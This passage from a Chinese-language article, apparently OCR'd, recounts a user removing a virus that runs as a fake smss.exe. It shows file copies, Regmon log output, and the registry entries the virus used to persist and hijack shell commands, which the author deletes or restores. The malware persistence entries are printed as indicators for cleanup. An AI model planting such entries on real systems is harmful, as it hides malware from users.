


图 7

其它的就不用改了。将搜索结果排序，病毒便全部摆在我们面前了（图7）。

这病毒也太嚣张了，竟然将自身复制了19个，不仅有exe和com类型的，还有pif类型的，不仅是系统目录下有，在其它多个目录下也都有，而且刚才删除后又重新出现了，看来那个smss.exe进程又出来了。现在有头绪了，先将那个进程结束掉，再将上边搜索到的那些病毒文件Shift+DEL删除掉，最后再将它唯一的一个启动项删除掉。做完这些都凌晨两点了，不管了，先睡觉。但直觉告诉我，这个病毒一定没这么简单，看来战争还未结束，明天继续。

果然不出我所料，第二天刚开机还好好的，但双击QQ后，它马上就自动关闭，随后那些症状又幽灵般的出现了。我使用冰刃观察进程，发现在运行一些程序后病毒就会再次出现。对此，真有点无计可施了，就在QQ上请教了欠钱，他提示我说会不会是EXE文件关联方面的原因。

打开Regmon进行注册表监视，然后再手动运行病毒smss.exe，对监视结果进行分析（图8），让我大吃一惊。inexplore.pif和smss.exe对注册表的修改多达一百多项，木马作者可真够勤快的啊，我可没那么勤快一个个的去手动修改，还是使用工具吧。通过对上图中请求值为“setvalue”的注册表项的分析得知，修改的值中主要涉及到图7中的inexeplore.pif、EXP10RER.com、smss.exe和inexplore.com这几个文件，那我们就将它们在注册表中的有关项删除或修改回来不就行了。

打开Registry Crawler（要确保smss.exe没有启动，它会保护这些键值），搜索处填“inexplore.com”，然后执行，结果找到四个值（图9）。

从数据中的路径就能看出这里原本是IE的路径，那就用Registry Crawler的替换功能直接替换成“IEXPLORE.EXE”吧。注意，在清理注册表的整个过程中，不要启动其它任何程序，以防smss.exe再次运行。接着搜索“windows\smss.exe”，除找到几个启动项的值外，还有一处值：


```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg\TProgram]
"key"="SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
"item"="smss"
"hkey"="HKLM"
"command"="C:\\WINDOWS\\smss.exe"
"inimapping"="0"
```

不管它，将它们全部删除，再搜索“EXP10RER.com”，找到一个值：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Drive\shell\find\command]
@="%SystemRoot%\\EXP10RER.com"
```

一看就知道这里原来正确的应该是“%SystemRoot%\Explorer.exe”，不管了，改过来（我先前已经备份注册表了）。最后再搜索“inexeplore.pif”，结果出来一大堆值，一个字“删”。

注册表就清理完了，再按前面的方法将所有病毒文件找出来删除掉，最后将QQ与瑞星重新安装一次，完了重启电脑，再也没有出现那些症状。



#	时间	进程	请求	路径
2570	12.52726460	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2571	12.52841568	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2572	12.52956486	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2573	12.52969074	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2574	12.52972221	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2575	12.52974987	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2576	12.52976894	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2577	12.52979279	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2578	12.53143215	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2579	12.53145599	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2580	12.53150558	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2581	12.53270626	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2582	12.53275585	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2583	12.53393936	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2584	12.53398991	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2585	12.53549385	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2586	12.53555202	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2587	12.53679943	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2588	12.53801632	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2589	12.53923607	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2590	12.53928852	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2591	12.54021549	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2592	12.54025269	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2593	12.54030037	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2594	12.54154205	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2595	12.54158020	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2596	12.54163456	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2597	12.54251766	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2598	12.54254913	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2599	12.54260254	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2600	12.54370785	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2601	12.54374218	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2602	12.54379463	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2603	12.54463387	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2604	12.54465771	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2605	12.54470825	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2606	12.54556084	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2607	12.54646015	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2608	12.54732609	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2609	12.54735374	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2610	12.54739571	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2611	12.54819202	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2612	12.54821873	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2613	12.54826260	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2614	12.54933834	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc
2615	12.54936790	smss.exe:2592	QueryValue	HKLM\System\CurrentControlSet\Contrc

图8

